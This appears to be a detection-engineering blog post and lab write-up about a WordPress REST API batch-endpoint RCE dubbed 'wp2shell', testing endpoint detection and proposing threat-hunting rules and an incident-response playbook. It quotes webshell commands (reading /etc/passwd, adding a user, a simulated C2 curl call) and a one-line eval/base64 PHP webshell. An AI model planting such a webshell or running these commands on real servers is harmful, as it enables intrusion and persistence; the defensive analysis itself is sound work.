Before the WAF signature rolls out and the patch reaches every server, what can we do on the endpoint side? A live lab test of the wp2shell attack chain on Check Point Harmony Endpoint for Linux + 5 Custom Detection Rules + 1 retrospective Threat Hunting query.
Executive Summary
On 17 July 2026, a critical pre-authentication remote code execution (RCE) vulnerability was disclosed in WordPress Core as CVE-2026-63030. Referred to as "wp2shell" in the security community, this flaw stems from a route confusion in the batch endpoint of the WordPress REST API being chained with a SQL injection. The attacker needs no credentials, no account, and no installed plugin, even a stock installation is affected. Affected versions fall in the 6.9.0 - 7.0.1 range; patched releases are 6.9.5, 7.0.2, and 7.1 Beta 2. Rapid7 expects a public PoC to be released shortly. With an automation tool called wp2shell-fast circulating on forums, the vulnerability has a high potential to turn into an "internet-scale mass shell acquisition" opportunity for initial access brokers (IAB) and ransomware operations. In this article we cover the technical internals of the vulnerability, what needs to be done at which layers, and the findings of a controlled lab test on Check Point Harmony Endpoint + 5 Custom Detection Rules + 1 retrospective Threat Hunting query.
What Does the Vulnerability Enable?
The /wp-json/batch/v1 endpoint of the WordPress REST API is a feature that matured with WordPress 6.9. Its purpose is to execute multiple REST calls sequentially within a single HTTP request, providing a performance convenience for developers. The vulnerability arises from a route confusion in the internal dispatching of this batch handler, allowing parameter validation of sub-requests to be bypassed.
As a result of the route confusion, WP_Query parameters that are normally considered safe (particularly author__not_in, as noted in the publicly disclosed details) reach the query in an unexpected context, without adequate sanitization. This is the first link of the SQL injection chain. The presence of class-wp-query.php among the core files changed in the patch supports this assessment. The SQL injection starts with database read capability and, in the final link of the chain, which researchers intentionally delayed to give defenders time to patch, reaches code execution.
The vulnerability has only one prerequisite: if a persistent object cache (Redis/Memcached-based) is not active, the vulnerable code path can be triggered. Installations with object cache enabled provide temporary hardening, but this does not replace the patch. It only narrows one exploitation path.
The practical flow of the attack is as follows: sites in the vulnerable version band (6.9.x / 7.0.x) are mass-identified using engines like FOFA or Shodan. A pre-auth RCE is triggered with a single request to the batch endpoint, and a webshell is typically dropped into wp-content/uploads or the theme directory. Then persistence is established through the webshell using a fake mu-plugin, a cron job, or malicious code embedded in wp_options. DB credentials inside wp-config.php on the same server, backups, and internal network access are mapped. Customer databases are exfiltrated, and in the final step the web root directory is encrypted. Since WordPress installations are often co-located with DB + backups + sometimes internal network on the same machine, a single shell foothold is enough for double extortion.
Why WAF and Patching Come First
The most effective way to stop wp2shell is upgrading to a current version. Even though managed environments' auto-update channels have initiated forced updates, automatic updates are disabled in most enterprise WordPress installations, especially on sites using customized themes or plugins. Verifying the actual version with wp core version is critical.
The second layer is virtual patching on the WAF or reverse proxy side. For sites without a legitimate batch API integration, it is sufficient to block the /wp-json/batch/v1 endpoint so that it directly returns 403. The rest_route=/batch/v1 query-string variant frequently used for bypass and its encoded counterpart rest_route=%2Fbatch%2Fv1 must not be forgotten either. All three variants can be closed with a single rule on ModSecurity, Cloudflare, or a cloud WAF.
The third layer is hardening. Disabling PHP execution under wp-content/uploads/ at the Nginx/Apache level prevents a dropped webshell from being executed. Enabling a persistent object cache narrows the vulnerable code path. With a mu-plugin that restricts anonymous access to the REST API, authentication can be enforced on the batch route.
But what can be done on the EDR/XDR side before these three layers are established, or if they cannot be established at all? The rest of this article focuses on this question.
Affected and Patched Versions
Affected versions
- WordPress 6.9.0 - 6.9.4
- WordPress 7.0.0 - 7.0.1
Patched versions
- WordPress 6.9.5 (LTS branch)
- WordPress 7.0.2 (stable branch)
- WordPress 7.1 Beta 2 (development branch)
Prerequisite: If a persistent object cache (Redis/Memcached) is not active, the vulnerable code path is triggered. Installations with object cache enabled provide temporary hardening; this does not replace the patch.
What Check Point Harmony Endpoint Sees and What It Doesn't
php-fpm and nginx are among the most legitimate services in the WordPress ecosystem. They are signed, standard components that are allowed to run almost without question. Their job is to execute the PHP code delegated to them by the web server.
But the moment the attacker gets in through the batch endpoint, these services sit at the very top of the attacker's process tree. There is no network egress, no login; the command is already running as www-data. The picture Harmony Endpoint sees looks no different from ordinary web server activity. Three structural reasons are simultaneously at play:
First, the reputation trust level of php-fpm and nginx is high in Check Point ThreatCloud. The scoring thresholds of the Anti-Malware and Behavioral Guard modules generally do not trip for child processes produced by these services.
Second, the exploit arrives via the HTTP channel. The Harmony Endpoint Linux agent does not perform signature scanning like an IPS at the network layer. Unless a separate signature exists on the WAF or reverse proxy side, the Initial Access stage is not visible on the agent at all.
Third, there is no interactive login. www-data is not a user but a service account; there is no SSH or logon correlation channel either.
In short, the nginx → php-fpm → sh chain does not translate into an alarm in Harmony Endpoint's default Behavioral Guard behavior list. Forensics telemetry is recorded and classified, but not converted into an alert. To close this gap, the following five custom detection rules + retrospective hunt query are recommended.
Live Test: No Alert Was Raised
Before moving on to the rule recommendations, we reproduced the wp2shell attack chain one-to-one on Ubuntu 22.04 with Harmony Endpoint installed, in the InfinitumIT lab environment. Objective: to observe which steps produce preventive alerts under default policy.
Test environment: Ubuntu 22.04.5 LTS (kernel 5.15.0-186), CPLA (Check Point Linux Agent) v1.30.8, cloud tenant epmgmt.checkpoint.com. Installed engines: Anti-Malware, Anti-Ransomware, Threat Hunting, Behavioral Guard, Forensics, Threat Emulation.
Four Steps Executed
[STEP 1] WP REST probing
An HTTP GET was sent to the /wp-json/ endpoint, and a 200 OK response was returned. This is the discovery phase of the WordPress REST API.

Figure 1. HTTP GET request from the attacker host to the http://192.168.210.132/wp-json/ endpoint and the 200 OK response.
[STEP 2] Webshell commands
Eleven commands were executed one after another through the webshell: id, whoami, uname -a, hostname, cat /etc/passwd, ps aux, getent passwd, echo '#!/bin/bash' > /tmp/test.sh, chmod 700 /tmp/test.sh, useradd attacker, curl http://1.1.1.1. All commands returned as executed; none were blocked on the agent side.

Figure 2. Terminal output of the 11 commands executed through the webshell: reconnaissance (id/whoami/uname/hostname), sensitive file read (cat /etc/passwd), enumeration (ps aux/getent passwd), payload drop (echo + chmod), account manipulation (useradd), C2 simulation (curl 1.1.1.1) — all executed successfully.
[STEP 3] PHP Eval test
A dynamic eval payload in the form <?php eval(shell_exec("whoami")) was executed; the output returned www-data. PHP runtime introspection was not triggered by Harmony Endpoint.

Figure 3. shell_exec("whoami") call via PHP eval and the returned www-data output.
[STEP 4] EICAR test
The standard EICAR anti-malware test file was downloaded to the target machine. Exit status 0, no Actions taken record was produced.
Figure 4. Writing the EICAR test file to the target system and the ExitStatus 0 result.
Result: At the end of the test, no behavioral detection or prevention entry corresponding to the attack window was produced in the CP XDR Console → Alerts / Incidents panel. However, under Threat Hunting → Process Events, the entire attack was recorded as raw telemetry and automatically tagged with MITRE ATT&CK technique IDs (T1059 Command-Line Interface, T1105 Remote File Copy). The default policy reclassifies this telemetry as Benign / Unclassified and does not convert it into an alert. EICAR also did not trigger the anti-malware channel (the fact that the default Anti-Malware signature coverage of Linux CPLA v1.30.8 is narrower compared to Windows is a known limitation).
Attack Chain Log
A total of 76 events were recorded with parent = php-fpm8.1; 15 events were the EICAR curl download. No event was marked as a Detection Event.
This table proves the main thesis of the article: CP CPLA telemetry is rich, MITRE tagging is automatic, even EICAR exists as a raw event, but the default policy does not turn the webshell attack chain + EICAR into an alarm without a custom rule. This gap can be closed with the 5 filter chip sets below.
Harmony Endpoint Custom Detection Rule Recommendations
Telemetry aggregated by Harmony Endpoint is queried via the Check Point XDR → Threat Hunting interface under the same tenant. The query builder is not a text-based DSL; the user adds filter chips using the + button (next to "Let the hunt begin"). Each chip consists of three parts: Indicator (dropdown), Operator (IS / IN / CONTAINS / NOT IN), Value. AND is applied between filters. Ready-made queries can be saved as bookmarks; email notifications can be configured for matches.
Validated Threat Hunting Indicators (lab-confirmed)
Important observation: CP XDR automatically tags shell process executions (sh -c ...) with MITRE T1059 — in the live log, the cron → sh -c /usr/lib/php/sessionclean chain appeared with the T1059 tag. The same behavioral tag applies to php-fpm → sh -c <webshell payload>; discrimination is provided with the "Parent Process Name = php-fpm" chip. The MITRE tag can be added to Rule 1 as an optional filter as an additional signal.
Shell Spawned from Web Server User
MITRE: T1059.004Severity: CriticalPhase: Post-ExploitationAction: Push Operations → Kill Process (bookmark + email notification)
On the Threat Hunting page, two filter chips are added via the + button:
This is the most direct evidence of RCE. php-fpm or nginx normally does not call bash / sh. This behavior directly indicates the final link of the exploit (code execution). Operator selection is critical: on CP Linux the parent process name is written with a version suffix (php-fpm8.1, php-fpm7.4). Since IS php-fpm is an exact match, it returns 0 results; CONTAINS php-fpm captures all versions. A separate chip can be added for Nginx/Apache (Parent Process Name IN (nginx, apache2, httpd)).
CP XDR Threat Hunting Screenshot
When the above filter chips are applied in the InfinitumIT lab environment, the CP XDR Threat Hunting page returns the following result — full visibility of the php-fpm8.1 → sh -c ... chain in the attack window (2026-07-20 15:49:19 UTC):

Figure 5. CP XDR → Threat Hunting → PROCESS event category, result obtained with the Machine Name CONTAINS threathunt + Parent Process Name CONTAINS php-fpm filter chips. On the screen, the events sh -c whoami, sh -c curl http://1.1.1.1, sh -c useradd attacker all appear in the parent php-fpm8.1 (MD5 897c9b7127c9a0c932dbffcbff751807), user www-data, machine threathunt context. This is definitive confirmation that the wp2shell attack chain has been captured on the CP CPLA agent side.
PHP File Written Under wp-content/uploads
MITRE: T1505.003Severity: CriticalPhase: PersistenceAction: Push Operations → Kill Process + Delete File
Since the dedicated File Event view in CP Threat Hunting is limited, file drops are caught via the Args field of the shell process performing the write (a webshell typically executes it as sh -c "echo ... > /path/x.php"):
WordPress's uploads/ directory is intended only for static files such as images/PDFs. Any .php file written here, whatever its name, is a webshell drop. The parent process filter (php-fpm/nginx) eliminates false positives from legitimate WP-CLI plugin update activity.
Kernel Thread Masquerade + Sensitive File Access
MITRE: T1036.005Severity: CriticalPhase: Defense Evasion / ReconnaissanceAction: Push Operations → Kill Process
This rule covers two behavioral scenarios: (a) process masquerade by mimicking real kernel threads ([kworker/x:y]), and (b) reading sensitive files such as /etc/passwd through a webshell. When both are seen under the same web server ancestry, it is a definitive malicious signal. Below is the live confirmation of the second scenario (Process Args CONTAINS /etc/passwd).
Filter Chip Combination — Sensitive File Access
An attempt to read /etc/passwd through a webshell is caught with the following filter chips:

Figure 6. Rule 3 variant (Process Args CONTAINS /etc/passwd) — 3 hits returned, each an sh -c cat /etc/passwd command, parent php-fpm8.1, user www-data, at different timestamps (03:43:05, 03:45:59, 03:49:19 PM). Three separate attempts of the same attack chain have been recorded.
External Connection from Web Process (C2 simulation)
MITRE: T1071.001Severity: HighPhase: Command & ControlAction: Detect (Push Operations → Kill Process after baseline)
In CP Threat Hunting, destination IP filtering can be done via a separate Network Event view, but process context is a more reliable signal. It is sufficient for the outbound URL/IP to appear in the Process Args field:
After Rule 5's false positive potential (WordPress auto-update, wp-cli auto-update) is eliminated by baseline observation, it can be switched to Push Operations → Kill Process mode.
Filter Chip Combination
Three different outbound destinations are captured in a single query via multi-value OR:

Figure 7. Rule 5 multi-value OR filter — 24 hits returned. In the result set, the events curl http://1.1.1.1 (webshell → external IP, T1105), curl -o /tmp/eicar.com (EICAR download tests), curl http://localhost/wp-content/uploads/php_eval.php (PHP eval webshell calls) appear interleaved. This single filter covers three distinct outbound activities of the attack chain; in production use, each scenario can also be saved as a separate bookmark.
After compromise, webshells frequently pull additional payloads or open C2 beacons. It is recommended to first observe a 7-day baseline in Detect mode; after legitimate workloads (auto-update, package fetch) are whitelisted, the filter can be moved to the Push Operations action.
PHP Eval Webshell Evidence
The second variant of the wp2shell attack chain, the eval + Base64-encoded PHP payload scenario (webshell content: <?php eval(base64_decode($_POST["cmd"])); ?>), is caught in CP XDR with a single chip:

Figure 8. PHP eval webshell activity — 33 hits returned. In the result set, calls where the attacker sent base64-encoded commands in the form curl -X POST http://localhost/wp-content/uploads/php_eval.php -d cmd=ZWNob... are clearly visible (03:59:29, 04:00:17 PM). This is proof that eval-based obfuscated webshell traffic can be tracked with CP Args telemetry.
Note: The classic system($_GET["c"]) webshell produces a direct shell call (covered by Rule 1). However, advanced webshells of the eval(base64_decode(...)) type run within the PHP runtime, so they may not always produce a shell process spawn. In such cases, the HTTP request itself (a curl POST or a reverse proxy log) becomes the sole signal — Args CONTAINS webshell file name closes this gap.
Retrospective Hunt — The "Did Someone Already Get In?" Question
Custom detection filters provide a defense layer for the time going forward. The vulnerability was disclosed on 17 July — so on which endpoints in the environment did this URL trace remain in the days before that date? Since the Harmony Endpoint Linux agent does not directly see the HTTP request body on the endpoint side, the retrospective hunt is carried out via URL/IP traces in the Args of the web server's child processes.
Step 1 — Expand the time range: from the date picker at the top of the Threat Hunting page, select Last 30 days.
Step 2 — Add the following filters:
Step 3 — Group results by Machine: select Machine from the Group By menu above the result grid. This shows on which host, when, and how many times curl/wget was executed under the web server.
Step 4 — Args analysis: examine the Process Args field in the result rows; wp2shell PoC traces (/wp-json/batch/v1, rest_route=%2Fbatch%2Fv1, unrecognized public IPs) appear in this field. If a list of known wp2shell C2 domains is added as a TI feed, it can additionally be narrowed with a Process Args CONTAINS <domain> chip.
Results are opened as an XDR incident record or exported as CSV.
Rule Summary Table
Starting Rules 1, 3, and 4 directly with Prevent can be considered; they have a low FP profile and cover high-confidence malicious behaviors. For Rules 2 and 5, Detect mode is recommended first; defining exceptions for WordPress auto-updates, shared hosting deployments, or wp-cli cron runs will be useful. After 7 days of baseline observation, moving them to Prevent can be considered.
Recommended Steps
High Priority
It is recommended to inventory all WordPress assets and identify versions via WPScan, wp core version, or HTTP headers / readme.html. Assets in the 6.9.x and 7.0.x band should be treated as "suspect until patched".
Adding blocking rules for /wp-json/batch/v1, rest_route=/batch/v1, and the encoded variant rest_route=%2Fbatch%2Fv1 on the WAF or Nginx side is recommended. In environments without a legitimate batch API integration, a direct return 403 approach can be considered.
Saving the 5 filter sets above as bookmarks in CP XDR Threat Hunting and adding email notifications is recommended. For high-confidence rules (Rule 1, 3), a direct Push Operations → Kill Process action is appropriate; for rules with false-positive potential (Rule 2, 4, 5), triggering only detect + bookmark until the baseline observation is complete is appropriate.
Running the retrospective hunt query over the last 30 days on the XDR → Threat Hunting page will be useful. If a match is found, moving to the IR playbook is recommended.
Medium Priority
Upgrading WordPress assets to 6.9.5 / 7.0.2 / 7.1 Beta 2 and verifying that the auto-update channel has actually been applied is recommended.
Disabling PHP execution under wp-content/uploads/ at the Nginx/Apache level can provide a second defense layer that blocks execution even if a webshell is dropped.
Enabling a persistent object cache (Redis or Memcached) can be considered as an additional layer that narrows the vulnerable code path.
Monitoring the web root directory with FIM (file integrity monitoring) can be helpful. In particular, wp-config.php, .htaccess, and the wp-content/mu-plugins/ directories are of critical importance.
Raising the Behavioral Guard sensitivity for the Linux server pool and tuning the default policy to cover webshell scenarios is recommended.
If a Finding Occurs — IR Playbook
When the hunt query or a rule produces a match, the standard IR flow:
- Isolate: Cut the affected host off the network via Harmony Endpoint; stop the Apache/Nginx service.
- Collect artifacts:
wp-content/uploads,wp-content/plugins,wp-content/mu-plugins,.htaccess,wp-config.php, and the last 30 days of Apache access logs should be collected. - Credential rotation: DB credentials, WordPress
SECURE_AUTH_KEY/NONCE_KEYsalts, admin passwords, and API tokens should be rotated; newly created suspicious admin accounts should be deleted. - Persistence cleanup: Fake mu-plugins, cron jobs (the
cronserialized field insidewp_options),_transient_*keys, and core files modified in the last 30 days should be audited. - Retrospective expansion: DNS queries to C2 domains and lateral movement traces (SSH, DB connections) under the same web server process tree should be scanned.
- Rebuild: If server integrity cannot be reliably verified, it should be rebuilt from a clean image; before restoring from backups, it should be confirmed that the backup predates the vulnerability window.
Conclusion
CVE-2026-63030 "wp2shell" is one of the most critical vulnerabilities the WordPress ecosystem has faced in recent years. The pre-auth + core + RCE trio offers attackers internet-scale automation opportunity. Applying the patch stands out as the first and most important layer; however, a patch does not remove someone who has already gotten in, so simultaneously deploying retrospective hunt and behavioral EDR/XDR rules is recommended.
The InfinitumIT lab test findings revealed that Harmony Endpoint's default policy does not by itself recognize a webshell attack chain on a Linux web server; none of the reconnaissance, sensitive file read, account manipulation, C2 simulation, and PHP eval steps executed throughout STEP 1-4 produced a built-in alert. This gap can be closed with CP XDR Threat Hunting filter chip bookmarks; when the five custom filters + one hunt query above are deployed in a Harmony Endpoint environment, they form a comprehensive defense layer capable of catching every stage of wp2shell's kill-chain.
Since behaviors such as a suspicious process being spawned from the web server user and a PHP file being written to the web directory are independent of the exploit's internal details, the same rules will also provide protection against future WordPress RCEs beyond wp2shell.
This article was prepared based on behavioral detection principles applied in real EDR/XDR environments and controlled test results carried out in the isolated InfinitumIT Harmony Endpoint lab environment.
Ömer Kaan Kurt - L1 MDR Analyst
InfinitumIT MDR - Detection Engineering & Threat Hunting